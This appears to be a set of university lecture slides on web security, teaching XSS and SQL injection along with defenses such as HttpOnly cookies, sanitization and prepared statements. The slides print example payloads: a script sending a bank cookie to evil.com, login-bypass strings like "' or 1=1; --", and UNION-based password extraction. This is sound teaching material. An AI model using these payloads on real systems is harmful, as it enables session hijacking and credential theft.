
- Suppose we have a search site, www.websearch.com

<http://www.websearch.com/search?q=good news>




Vulnerable Website, Type 1

`http://www.websearch.com/search?q=`



hello.cgi



1. bank.com sets a cookie



2. Visit evil.com



```
<iframe src="bank.com?name=<script>d.write('<img src=evil.com?'+doc.cookie)'</script>">
```

hello.cgi

hello.cgi
bank.com?name=<script...>

Name param is injected into browser, interpreted as js.

bank origin.

<img src=evil.com?<secret cookie>

Attempt to load image leaks secret cookie

bank.com cookie.

Vulnerable Website, Type 2

- Suppose we have a social network, www.friendly.com

friendly

What's going on?


I hope you like pop-tarts ;)

```
<script>document.body.style.backgroundImage = "url(' http://img.com/nyan.jpg ')"</script>
```

Update Status

Vulnerable Website, Type 2

- Suppose we have a social network, www.friendly.com



Stored XSS Attack

```
<script>document.write('');</script>
```



friendly.com



Origin: www.friendly.com
session=xI4f-Qs02fd



evil.com

Stored XSS Attack

```
<script>document.write('');</script>
```

1) Post malicious JS to profile



friendly.com




Origin: www.friendly.com
session=xI4f-Qs02fd



evil.com


Stored XSS Attack

```
<script>document.write('');</script>
```



Stored XSS Attack

```
<script>document.write('');</script>
```





**KEEP
CALM
AND
HACK
ON**

Mitigating XSS Attacks

- Client-side defenses

1. Cookie restrictions - HttpOnly and Secure
2. Client-side filter - X-XSS-Protection →

- Enables heuristics in the browser that attempt to block injected scripts

- Server-side defenses

3. Input validation ✓

```
x = request.args.get('msg') ✓  
if not is_valid_base64(x): abort(500)
```

4. Output filtering

```
<div id="content">{{sanitize(data)}}</div>
```

parse input & escape content.

htmlsafe(stang)

script

>j

HttpOnly Cookies

- One approach to defending against cookie stealing: **HttpOnly** cookies
 - Server may specify that a cookie should not be exposed in the DOM
 - But, they are still sent with requests as normal
- Not to be confused with **Secure**
 - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features

HttpOnly Cookies

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- Does HttpOnly prevent all attacks?

HttpOnly Cookies


- One approach to defending against cookie stealing: [HttpOnly](#) cookies
 - Server may specify that a cookie should not be exposed in the DOM
 - But, they are still sent with requests as normal
- Not to be confused with [Secure](#)
 - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features
- Does HttpOnly prevent all attacks?
 - Of course not, it only prevents cookie theft
 - Other private data may still be exfiltrated from the origin

Client-side XSS Filters

HTTP/1.1 200 OK

... other HTTP headers...


X-XSS-Protection: 1; mode=block



POST /blah HTTP/1.1

... other HTTP headers...

to=dude&msg=<script>...</script>



Client-side XSS Filters

HTTP/1.1 200 OK

... other HTTP headers...

X-XSS-Protection: 1; mode=block

POST /blah HTTP/1.1

... other HTTP headers...

to=dude&msg=<script>...</script>

- Browser mechanism to filter "script-like" data sent as part of requests
 - i.e., check whether a request parameter contains data that looks like a reflected XSS
- Enabled in most browsers
- Heuristic defense against reflected XSS
- Would this work against other XSS types?

Document Integrity

- Another defensive approach is to ensure that untrusted content can't modify document structure in unintended ways
 - Think of this as sandboxing user-controlled data that is interpolated into documents
 - Must be implemented server-side
 - You as a web developer have no guarantees about what happens client-side
- Two main classes of approaches
 - Input validation
 - Output sanitization


Input Validation

```
x = request.args.get('msg')  
if not is_valid_base64(x): abort(500)
```

- Goal is to check that application inputs are "valid"
 - Request parameters, header data, posted data, etc.
- Assumption is that well-formed data should also not contain attacks
 - Also relatively easy to identify all inputs to validate
- However, it's difficult to ensure that valid == safe
 - Much can happen between input validation checks and document interpolation

Output Sanitization

```
<div id="content">{{sanitize(data)}}</div>
```



- Another approach is to sanitize untrusted data during interpolation
 - Remove or encode special characters like '<' and '>', etc.
 - Easier to achieve a strong guarantee that script can't be injected into a document
 - But, it can be difficult to specify the sanitization policy (coverage, exceptions)
- Must take interpolation context into account
 - CDATA, attributes, JavaScript, CSS
 - Nesting!
- Requires a robust browser model

Challenges of Sanitizing Data

```
<div id="content">
  <h1>User Info</h1>
  <p>Hi {{user.name}}</p>
  <p id="status" style="{{user.style}}"></p>
</div>
```

```
<script>
  $.get('/user/status/{{user.id}}', function(data) {
    $('#status').html('You are now ' + data.status);
  });
</script>
```

Challenges of Sanitizing Data

```
<div id="content">  
  <h1>User Info</h1>  
  <p>Hi {{user.name}}</p>  
  <p id="status" style="{{user.style}}"></p>  
</div>
```

HTML Sanitization

Attribute Sanitization

```
<script>  
  $.get('/user/status/{{user.id}}', function(data) {  
    $('#status').html('You are now ' + data.status);  
  });  
</script>
```

Script Sanitization

Challenges of Sanitizing Data

```
<div id="content">
  <h1>User Info</h1>
  <p>Hi {{user.name}}</p>
  <p id="status" style="{{user.style}}"></p>
</div>
```

HTML Sanitization

Attribute Sanitization

```
<script>
  $.get('/user/status/{{user.id}}', function(data) {
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```

Script Sanitization


Was this sanitized by
the server?

Structured Query Language (SQL)


CREATE, INSERT, UPDATE

SELECT

Web Architecture circa-2015



Web Architecture circa-2015



SQL

1970s

Larry Ellison. (IBM) → Oracle

- Structured Query Language
 - Relatively simple declarative language
 - Define relational data
 - Operations over that data
- Widely supported: MySQL, Postgres, Oracle, sqlite, etc.
- Why store data in a database?
 - Persistence – DB takes care of storing data to disk
 - Concurrency – DB can handle many requests in parallel
 - Transactions – simplifies error handling during complex updates

SQL Operations

- Common operations:
 - `CREATE TABLE` makes a new table
 - `INSERT` adds data to a table
 - `UPDATE` modifies data in a table
 - `DELETE` removes data from a table
 - `SELECT` retrieves data from one or more tables
- Common `SELECT` modifiers:
 - `ORDER BY` sorts results of a query
 - `UNION` combines the results of two queries

CREATE

- Syntax

```
CREATE TABLE name (column1_name type, column2_name type, ...);
```

- Data types
 - TEXT – arbitrary length strings
 - INTEGER
 - REAL – floating point numbers
 - BOOLEAN

CREATE

- Syntax

```
CREATE TABLE name (column1_name type, column2_name type, ...);
```

- Data types

- TEXT – arbitrary length strings
- INTEGER
- REAL – floating point numbers
- BOOLEAN

- Example

```
CREATE TABLE people (name TEXT, age INTEGER, employed BOOLEAN);
```

People: **name** (string)

age (integer)

employed (boolean)

INSERT

- Syntax

```
INSERT INTO name (column1, column2, ...) VALUES (val1, val2, ...);
```

- Example

```
INSERT INTO people (name, age, employed) VALUES ("abhi", 78, True);
```

People:	name (string)	age (integer)	employed (boolean)
----------------	---------------	---------------	--------------------

INSERT

- Syntax

```
INSERT INTO name (column1, column2, ...) VALUES (val1, val2, ...);
```

- Example

```
INSERT INTO people (name, age, employed) VALUES ("abhi", 78, True);
```

People:	name (string)	age (integer)	employed (boolean)
	Abhi	78	True

UPDATE

- Syntax

`UPDATE` name `SET` column1=val1, column2=val2, ... `WHERE` condition;

- Example

`UPDATE` people `SET` age=42 `WHERE` name="Bob";

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	41	False

UPDATE

- Syntax

`UPDATE` name `SET` column1=val1, column2=val2, ... `WHERE` condition;

- Example

`UPDATE` people `SET` age=42 `WHERE` name="Bob";

People:	name (string)	age (integer)	employed (boolean)
	Abhi	78	True
	Alice	29	True
	Bob	42	False

SELECT

- Syntax

`SELECT col1, col2, ... FROM name WHERE condition ORDER BY col1, col2, ...;`

- Example

`SELECT * FROM people;`

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	41	False

SELECT

- Syntax

`SELECT col1, col2, ... FROM name WHERE condition ORDER BY col1, col2, ...;`

- Example

`SELECT * FROM people;`

`SELECT name, age FROM people;`

People:

<u>name (string)</u>	<u>age (integer)</u>
Abhi	78
Alice	29
Bob	41

SELECT

- Syntax

```
SELECT col1, col2, ... FROM name WHERE condition ORDER BY col1, col2, ...;
```

- Example

```
SELECT * FROM people;
```

```
SELECT name, age FROM people;
```

```
SELECT * FROM people WHERE name="abhi" OR name="Alice";
```

People:	name (string)	age (integer)	employed (boolean)
→	Abhi	78	True
→	Alice	29	True

SELECT

- Syntax

`SELECT col1, col2, ... FROM name WHERE condition ORDER BY col1, col2, ...;`

- Example

`SELECT * FROM people;`

`SELECT name, age FROM people;`

`SELECT * FROM people WHERE name="abhi" OR name="Alice";`

`SELECT name FROM people ORDER BY age;`

People:

name (string)

Alice

Bob

Abhi

UNION

- Syntax

```
SELECT col1, col2, ... FROM name1 UNION SELECT col1, col2, ... FROM name2;
```

- Example

```
SELECT * FROM people UNION SELECT * FROM dinosaurs;
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

UNION

- Syntax

```
SELECT col1, col2, ... FROM name1 UNION SELECT col1, col2, ... FROM name2;
```

- Example

```
SELECT * FROM people UNION SELECT * FROM dinosaurs;
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
name (string)	weight (integer)	extinct (boolean)
Tyrannosaurus	14000	True
Brontosaurus	15000	True

UNION

- Syntax

```
SELECT col1, col2, ... FROM name1 UNION SELECT col1, col2, ... FROM name2;
```

- Example

```
SELECT * FROM people UNION SELECT * FROM dinosaurs;
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
name (string)	weight (integer)	extinct (boolean)
Tyrannosaurus	14000	True
Brontosaurus	15000	True

Note: number of columns must match (and sometimes column types)

Comments

- Syntax

command; `-- comment`

- Example

```
SELECT * FROM people; -- This is a comment
```

People:	name (string)	age (integer)	employed (boolean)
	Abhi	78	True
	Alice	29	True
	Bob	41	False

SQL Injection

Blind Injection

Mitigations

SQL Injection

SQL queries often involve untrusted data

- App is responsible for interpolating user data into queries
- Insufficient sanitization could lead to modification of query semantics

Possible attacks

- Confidentiality – modify queries to return unauthorized data
- Integrity – modify queries to perform unauthorized updates
- Authentication – modify query to bypass authentication checks

Server Threat Model

Attacker's goal:

- Steal or modify information on the server

Server's goal: protect sensitive data

- Integrity (e.g. passwords, admin status, etc.)
- Confidentiality (e.g. passwords, private user content, etc.)

Attacker's capability: submit arbitrary data to the website

- POSTed forms, URL parameters, cookie values, HTTP request headers

Threat Model Assumptions

Web server is free from vulnerabilities

- Apache and nginx are pretty reliable

No file inclusion vulnerabilities

Server OS is free from vulnerabilities

- No remote code exploits

Remote login is secured

- No brute forcing the admin's SSH credentials

Website Login Example

Client-side

Enter the website

Username

Password

Login

Server-side

```
if flask.request.method == 'POST':
    db = get_db()
    cur = db.execute(
        'select * from user_tbl where
        user="%s" and pw="%s";' % (
            flask.request.form['username'],
            flask.request.form['password']))
    user = cur.fetchone()
    if user == None:
        error = 'Invalid username or password'
    else:
        ...
```


Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'... where user="alice" and pw="123456";'
bob	qwerty1#	'... where user="bob" and pw="qwerty1#";'

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'... where user="alice" and pw="123456";'
bob	qwerty1#	'... where user="bob" and pw="qwery1#";'
goofy	a"bc	'... where user="goofy" and pw="a"bc";'

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'... where user="alice" and
bob	qwerty1#	'... where user="bob" and pw="qwerty1#";'
goofy	a"bc	'... where user="goofy" and pw="a"bc";'

Incorrect syntax, too many double quotes. Server returns 500 error.

invalid sql

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'... where user="alice" and pw="123456";'
bob	qwerty1#	'... where user="bob" and pw="qwerty1#";'
goofy	a"bc	'... where user="goofy" and pw="a"bc";'
weird	<u>"abc"</u> or pw="123"	'... where user="weird" and pw="abc" or pw="123";'

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'... where user="alice" and pw="123456";'
bob	qwerty1#	'... where user="bob" and pw="qwerty1#";'
goofy	a"bc	'... where user="goofy" and pw="a"bc";'
weird	abc" or pw="123	'... where user="weird" and pw="abc" or pw="123";'
eve	" or 1=1; --	'... where user="eve" and pw="" or 1=1; --";'

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'... where user="alice" and pw="123456";'
bob	qwerty1#	'... where user="bob" and pw="qwerty1#";'
goofy	a"bc	'... where user="goofy" and pw="a"bc";'
weird	abc" or pw="123	'... where user="weird" and pw="abc" or pw="123";'
eve	" or 1=1; --	'... where user="eve" and pw="" or 1=1; --';'

1=1 is always true ;)
-- comments out extra quote

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'... where user="alice" and pw="123456";'
bob	qwerty1#	'... where user="bob" and pw="qwerty1#";'
goofy	a"bc	'... where user="goofy" and pw="a"bc";'
weird	abc" or pw="123	'... where user="weird" and pw="abc" or pw="123";'
eve	" or 1=1; --	'... where user="eve" and pw="" or 1=1; --";'
mallory"; --		'... where user="mallory"; --" and pw="";'

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

validate the input and
make sure no
characters change
of the semantics
of your query.

form['username']	form['password']	Resulting query
alice	123456	'... where user="alice" and pw="123456";'
bob	qwerty1#	'... where user="bob" and pw="qwerty1#";'
goofy	a"bc	'... where user="goofy" and
weird	abc" or pw="123	'... where user="weird" and
eve	" or 1=1; --	'... where user="eve" and pw=" " or 1=1; -- ;'
mallory"; --		'... where user="mallory"; --" and pw="";'

None of this is evaluated. Who needs password checks? ;)



**KEEP
CALM
AND
HACK
ON**

Blind SQL Injection

Basic SQL injection requires knowledge of the schema

- e.g., knowing which table contains user data...
- And the structure (column names) of that table

Blind SQL injection leverages information leakage

- Used to recover schemas, execute queries

Requires some observable indicator of query success or failure

- e.g., a blank page (success/true) vs. an error page (failure/false)

Leakage performed bit-by-bit

Names of the tables

"show tables"

SQL Injection Examples

Original query:

```
"SELECT name, description FROM items WHERE id=" + req.args.get('id', "") + ""
```

SQL Injection Examples

Original query:

```
"SELECT name, description FROM items WHERE id=" + req.args.get('id', "") + ""
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'  
UNION SELECT username, passwd FROM users;--';
```

SQL Injection Examples

Original query:

```
"SELECT name, description FROM items WHERE id=" + req.args.get('id', "") + ""
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'  
UNION SELECT username, passwd FROM users;--'
```

Original query:

```
"UPDATE users SET passwd=" + req.args.get('pw', "") + "" WHERE user=" + req.args.get('user', "")  
+ ""
```

SQL Injection Examples

Original query:

```
"SELECT name, description FROM items WHERE id=" + req.args.get('id', "") + ""
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'  
UNION SELECT username, passwd FROM users;--';
```

Original query:

single user pwd update

→ "UPDATE users SET passwd=" + req.args.get('pw', "") + " WHERE user=" + req.args.get('user', "") + ""

Result after injection:

```
UPDATE users SET passwd='!!' WHERE user='dude' OR 1=1;--';
```

SQL Injection Examples

Original query:

```
"SELECT name, description FROM items WHERE id=" + req.args.get('id', "") + ""
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'  
UNION SELECT username, passwd FROM users;--';
```

Original query:

```
➤ "UPDATE users SET passwd=" + req.args.get('pw', "") + "" WHERE user=" + req.args.get('user', "")
```

Result after injection:

```
UPDATE users SET passwd=... WHERE user='dude' OR 1=1;--';
```

attack

user = 'dude' OR 1=1

SQL Injection Examples

Original query:

```
"SELECT name, description FROM items WHERE id=" + req.args.get('id', "") + ""
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'  
UNION SELECT username, passwd FROM users;--';
```

Original query:

```
"UPDATE users SET passwd=" + req.args.get('pw', "") + "" WHERE user=" + req.args.get('user', "")  
+ ""
```

Result after injection:

```
UPDATE users SET passwd='!!' WHERE user='dude' OR 1=1;--';
```

- Similarly to XSS, problem often arises when delimiters are unfiltered

SQL Injection Examples

Original query:

```
SELECT * FROM users WHERE id=$user_id;
```

Result after injection:

```
SELECT * FROM users WHERE id=1 UNION SELECT ... --;
```

- Vulnerabilities also arise from improper validation
 - e.g., failing to enforce that numbers are valid

SQL Injection Defenses

~~X~~ `SELECT * FROM users WHERE user='{{sanitize($id)}}';`

• Sanitization

• Prepared statements

• Trust the database to interpolate user data into queries correctly *

• Object-relational mappings (ORM)

• Libraries that abstract away writing SQL statements

• Java – Hibernate

• Python – SQLAlchemy, Django, SQLAlchemy

• Ruby – Rails, Sequel

• Node.js – Sequelize, ORM2, Bookshelf

• Domain-specific languages

• LINQ (C#), Slick (Scala), ...

What About NoSQL?

Term for non-SQL databases

- Typically do not support relational (tabular) data
- Use much less expressive and powerful query languages

Are NoSQL databases vulnerable to injection?

What About NoSQL?

Term for non-SQL databases

- Typically do not support relational (tabular) data
- Use much less expressive and powerful query languages

Are NoSQL databases vulnerable to injection?

- YES
- All untrusted input should always be validated and sanitized
 - Even with ORM and NoSQL